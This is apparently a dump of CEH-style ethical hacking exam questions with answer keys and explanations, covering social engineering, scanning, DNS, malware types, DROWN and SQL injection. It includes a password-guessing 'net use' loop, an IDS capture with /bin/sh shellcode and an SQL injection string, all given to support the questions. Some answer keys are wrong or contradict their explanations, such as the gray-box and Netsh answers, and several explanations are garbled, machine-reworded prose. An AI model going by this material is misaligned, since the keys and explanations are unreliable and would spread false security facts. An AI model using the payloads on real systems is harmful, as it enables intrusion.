Answer: A

Explanation

https://github.com/verovaleros/bluedriving

Bluedriving is a bluetooth wardriving utility. It can capture bluetooth devices, lookup their services, get GPS information and present everything in a nice web page. It can search for and show a lot of information about the device, the GPS address and the historic location of devices on a map. The main motivation of this tool is to research about the targeted surveillance of people by means of its cellular phone or car. With this tool you can capture information about bluetooth devices and show, on a map, the points where you have seen the same device in the past.

Question #:114 - (Exam Topic 1)

You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

- A. Social engineering
- B. Piggybacking
- C. Tailgating
- D. Eavesdropping

Answer: A

Explanation

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the

victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

Question #:115 - (Exam Topic 1)

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

- A. 110
- B. 135
- C. 139
- D. 161
- E. 445
- F. 1024

Answer: B C E

Question #:116 - (Exam Topic 1)

You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration? alert tcp any any -> 192.168.100.0/24 21 (msg: "FTP on the network!"";)

- A. A firewall IPTable
- B. FTP Server rule
- C. A Router IPTable
- D. An Intrusion Detection System

Answer: D

Question #:117 - (Exam Topic 1)

MX record priority increases as the number increases. (True/False.)

- A. True
- B. False

Answer: B

Question #:118 - (Exam Topic 1)

You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?

- A. John the Ripper
- B. SET
- C. CHNTPW
- D. Cain & Abel

Answer: C

Question #:119 - (Exam Topic 1)

The "Gray-box testing" methodology enforces what kind of restriction?

- A. Only the external operation of a system is accessible to the tester.
- B. The internal operation of a system in only partly accessible to the tester.
- C. Only the internal operation of a system is known to the tester.
- D. The internal operation of a system is completely known to the tester.

Answer: D

Explanation

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. Where white-box testing is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262

processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.

White-box test design techniques include the following code coverage criteria:

- · Control flow testing
- · Data flow testing
- · Branch testing
- · Statement coverage
- · Decision coverage
- · Modified condition/decision coverage
- · Prime path testing
- · Path testing

Question #:120 - (Exam Topic 1)

Which of the following is the BEST way to defend against network sniffing?

- A. Using encryption protocols to secure network communications
- B. Register all machines MAC Address in a Centralized Database
- C. Use Static IP Address
- D. Restrict Physical Access to Server Rooms hosting Critical Servers

Answer: A

Explanation

https://en.wikipedia.org/wiki/Sniffing_attack

To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.

NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors.

The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at

all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

Question #:121 - (Exam Topic 1)

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with an illegal packet size

Answer: A

Question #:122 - (Exam Topic 1)

is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

- A. DNSSEC
- B. Resource records
- C. Resource transfer
- D. Zone transfer

Answer: A

Explanation

The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by DNS for use on IP networks. DNSSEC is a set of extensions to DNS provide to DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality. DNSSEC is necessary because the original DNS design did not include security but was designed to be a scalable distributed system. DNSSEC adds security while maintaining backward compatibility.

Question #:123 - (Exam Topic 1)

Which of the following describes the characteristics of a Boot Sector Virus?

- A. Modifies directory table entries so that directory entries point to the virus code instead of the actual program.
- B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR.
- C. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR.
- D. Overwrites the original MBR and only executes the new virus code.

Answer: C

Question #:124 - (Exam Topic 1)

The establishment of a TCP connection involves a negotiation called three-way handshake. What type of message does the client send to the server in order to begin this negotiation?

- A. ACK
- B. SYN
- C. RST
- D. SYN-ACK

Answer: B

Question #:125 - (Exam Topic 1)

Shellshock allowed an unauthorized user to gain access to a server. It affected many Internet-facing services, which OS did it not directly affect?

- A. Linux
- B. Unix
- C. OS X
- D. Windows

Answer: D

Question #:126 - (Exam Topic 1)

What is correct about digital signatures?

A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.

- B. Digital signatures may be used in different documents of the same type.
- C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
- D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Answer: A

Question #:127 - (Exam Topic 1)

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure

Answer: B

Question #:128 - (Exam Topic 1)

Eve is spending her day scanning the library computers. She notices that Alice is using a computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use * \\10.1.2.3\c$ /user: "Administrator" %%a
```

What is Eve trying to do?

- A. Eve is trying to connect as a user with Administrator privileges
- B. Eve is trying to enumerate all users with Administrative privileges
- C. Eve is trying to carry out a password crack for user Administrator
- D. Eve is trying to escalate privilege of the null user to that of Administrator

Answer: C

Question #:129 - (Exam Topic 1)

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain.

What do you think Tess King is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

Answer: B

Question #:130 - (Exam Topic 1)

An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a phishing site.

Which file does the attacker need to modify?

- A. Boot.ini
- B. Sudoers
- C. Networks
- D. Hosts

Answer: D

Question #:131 - (Exam Topic 1)

The change of a hard drive failure is once every three years. The cost to buy a new hard drive is \$300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns \$10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

- A. \$1320
- B. \$440
- C. \$100
- D. \$146

Answer: D

Explanation

- 1. **AV** (**Asset value**) = \$300 + (14 * \$10) = \$440 the cost of a hard drive plus the work of a recovery person, i.e.how much would it take to replace 1 asset? 10 hours for resorting the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.
- 2. **SLE** (Single Loss Expectancy) = AV * EF (Exposure Factor) = \$440 * 1 = \$440
- 3. **ARO** (Annual rate of occurrence) = 1/3 (every three years, meaning the probability of occurring during 1 years is 1/3)
- 4. **ALE (Annual Loss Expectancy)** = SLE * ARO = 0.33 * \$440 = \$145.2

Question #:132 - (Exam Topic 1)

What is the way to decide how a packet will move from an untrusted outside host to a protected inside that is behind a firewall, which permits the hacker to determine which ports are open and if the packets can pass through the packet-filtering of the firewall?

- A. Session hijacking
- B. Firewalking
- C. Man-in-the middle attack
- D. Network sniffing

Answer: B

Question #:133 - (Exam Topic 1)

What tool can crack Windows SMB passwords simply by listening to network traffic?

- A. This is not possible
- B. Netbus
- C. NTFSDOS

D. L0phtcrack

Answer: D

Ouestion #:134 - (Exam Topic 1)

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.

What is the most likely cause?

- A. The network devices are not all synchronized.
- B. Proper chain of custody was not observed while collecting the logs.
- C. The attacker altered or erased events from the logs.
- D. The security breach was a false positive.

Answer: A

Explanation

Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten. Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.

If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

Question #:135 - (Exam Topic 1)

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

A. Install DNS logger and track vulnerable packets

- B. Disable DNS timeouts
- C. Install DNS Anti-spoofing
- D. Disable DNS Zone Transfer

Answer: C

Question #:136 - (Exam Topic 1)

Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?

- A. tcptrace
- B. Nessus
- C. OpenVAS
- D. tcptraceroute

Answer: A

Question #:137 - (Exam Topic 1)

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack.

You also notice "/bin/sh" in the ASCII part of the output.

As an analyst what would you conclude about the attack?

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E.Î(.@.2...N:.....
06 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTos. pxP.\)
Application "Calculator" "*path:..\dtsapps\calc\dcalc.exe*" " " size 0.75in 0.25in 0.50in
0.05inxvÝ...
42 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u*300$n*.213u*301$n
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
90 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1£1À°FÍ..å1ô°f.Đ
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1£.EC.] @C.]ôK.Mú.MôÍ
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1£.EôCf.]ifÇEî.'.Mô
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Ei.E@ÆEü..D.MôÍ..DC
43 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 Cf..Dcf..Aff. Df..D
41 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 Af.e., u.là.F..E...
f3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 6.M..U.1.èäÿÿÿ/bin/s
68 Oa h.
EVENT4: [NOOP: X86] (tcp, dp=515, sp=1592)
```

- A. The buffer overflow attack has been neutralized by the IDS
- B. The attacker is creating a directory on the compromised machine
- C. The attacker is attempting a buffer overflow attack and has succeeded
- D. The attacker is attempting an exploit that launches a command-line shell

Answer: D

Question #:138 - (Exam Topic 1)

During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.

What is this type of DNS configuration commonly called?

- A. DynDNS
- B. DNS Scheme
- C. DNSSEC
- D. Split DNS

Answer: D

Question #:139 - (Exam Topic 1)

A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission. Their intention can either be to simply gain knowledge or to illegally make changes.

Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?

- A. White Hat
- B. Suicide Hacker
- C. Gray Hat
- D. Black Hat

Answer: C

Question #:140 - (Exam Topic 1)

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

- A. Macro virus
- B. Stealth/Tunneling virus
- C. Cavity virus
- D. Polymorphic virus

Answer: B

Question #:141 - (Exam Topic 1)

Which of the following is a low-tech way of gaining unauthorized access to systems?

- A. Social Engineering
- B. Eavesdropping
- C. Scanning
- D. Sniffing



Topic 2, Exam Pool B

Question #:1 - (Exam Topic 2)

Which of the following statements is FALSE with respect to Intrusion Detection Systems?

- A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
- B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
- C. Intrusion Detection Systems require constant update of the signature library
- D. Intrusion Detection Systems can examine the contents of the data n context of the network protocol

Answer: B

Question #:2 - (Exam Topic 2)

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Answer: D

Question #:3 - (Exam Topic 2)

Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?

The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

- A. My Doom
- B. Astacheldraht
- C. R-U-Dead-Yet?(RUDY)
- D. LOIC

Answer: C

Question #:4 - (Exam Topic 2)

what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?

- A. httpd.conf
- B. administration.config
- C. idq.dll
- D. php.ini

Answer: D

Explanation

The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

Question #:5 - (Exam Topic 2)

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

- A. openssl s_client -site www.website.com:443
- B. openssl_client -site www.website.com:443
- C. openssl s_client -connect www.website.com:443
- D. openssl_client -connect www.website.com:443

Answer: C

Question #:6 - (Exam Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView

- C. Nmap
- D. Loki

Answer: B

Question #:7 - (Exam Topic 2)

During the enumeration phase. Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.

Which of the following services is enumerated by Lawrence in this scenario?

- A. Server Message Block (SMB)
- B. Network File System (NFS)
- C. Remote procedure call (RPC)
- D. Telnet

Answer: A

Explanation

Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS, Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.

Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.

For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.



You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:

- Name: Block all inbound SMB 445
- Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
- Action: Block the connection
- Programs: All
- Remote Computers: Any
- Protocol Type: TCP
- Local Port: 445
- Remote Port: Any
- Profiles: All
- Scope (Local IP Address): Any
- Scope (Remote IP Address): Any
- Edge Traversal: Block edge traversal

You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

Question #:8 - (Exam Topic 2)

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?

- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

Answer: B

Question #:9 - (Exam Topic 2)

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as 'or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

- A. Null byte
- B. IP fragmentation
- C. Char encoding
- D. Variation

Answer: D

Explanation

One may append the comment "—" operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the — operator would be considered as comment and not dead.

To launch such an attack, the value passed for name could be 'OR '1'='1'; —Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = '"+ userName + " ' AND 'password' = '"+ passwd + " '; "

Statement = "SELECT * FROM 'CustomerDB' WHERE 'name' = ' ' OR '1'='1';-+" ' AND 'password' = ' " + passwd + " '; "

All the records from the customer database would be listed.

Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.

This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "or '1'='1" in any basic injection statement such as "or 1=1" or with other accepted SQL comments.

Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "or '1'='1" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison

between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.

Question #:10 - (Exam Topic 2)

An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?

- A. Product-based solutions
- B. Tree-based assessment
- C. Service-based solutions
- D. inference-based assessment

Answer: D

Explanation

In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

Question #:11 - (Exam Topic 2)

What is the algorithm used by LM for Windows2000 SAM?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

Ouestion #:12 - (Exam Topic 2)

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

Answer: C

Question #:13 - (Exam Topic 2)

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

- A. Diversion theft
- B. Baiting
- C. Honey trap
- D. Piggybacking

Answer: C

Explanation

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization.

Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily

find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

Question #:14 - (Exam Topic 2)

Why containers are less secure that virtual machines?

- A. Host OS on containers has a larger surface attack.
- B. Containers may full fill disk space of the host.
- C. A compromise container may cause a CPU starvation of the host.
- D. Containers are attached to the same virtual network.

Answer: A

Question #:15 - (Exam Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

Question #:16 - (Exam Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSlv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

Answer: A

Explanation

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain? Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.


Who is vulnerable? Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:




Operators of vulnerable servers got to take action. there's nothing practical that browsers or end-users will do on their own to protect against this attack.

Is my site vulnerable? Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, is a clients never used it.

DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



- It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.
- Its private key is used on any other serverthat allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.



A server is vulnerable to DROWN if:SSLv2

How do I protect my server? To protect against DROWN, server operators need to ensure that their private keys software used anyplace with server computer code that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS

versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for 'Server', as outlined in KB245030. albeit users haven't taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don't seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere

Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

Question #:17 - (Exam Topic 2)

Ralph, a professional hacker, targeted Jane, who had recently bought new systems for her company. After a few days, Ralph contacted Jane while masquerading as a legitimate customer support executive, informing that her systems need to be serviced for proper functioning and that customer support will send a computer technician. Jane promptly replied positively. Ralph entered Jane's company using this opportunity and gathered sensitive information by scanning terminals for passwords, searching for important documents in desks, and rummaging bins. What is the type of attack technique Ralph used on jane?

- A. Dumpster diving
- B. Eavesdropping
- C. Shoulder surfing
- D. impersonation

Answer: D

Question #:18 - (Exam Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft

- C. infoga
- D. Zoominfo

Answer: C

Explanation

Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

Question #:19 - (Exam Topic 2)

Which command can be used to show the current TCP/IP connections?

- A. Netsh
- B. Netstat
- C. Net use connection
- D. Net use

Answer: A

Question #:20 - (Exam Topic 2)

Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

- A. internal assessment
- B. Passive assessment
- C. External assessment
- D. Credentialed assessment

Answer: B

Explanation

Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are

currently accessing the network.

Question #:21 - (Exam Topic 2)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
- B. Extraction of cryptographic secrets through coercion or torture.
- C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
- D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

Question #:22 - (Exam Topic 2)

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

- A. network Sniffer
- B. Vulnerability Scanner
- C. Intrusion prevention Server
- D. Security incident and event Monitoring

Answer: D

Question #:23 - (Exam Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-2S6. MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

Answer: D

Explanation

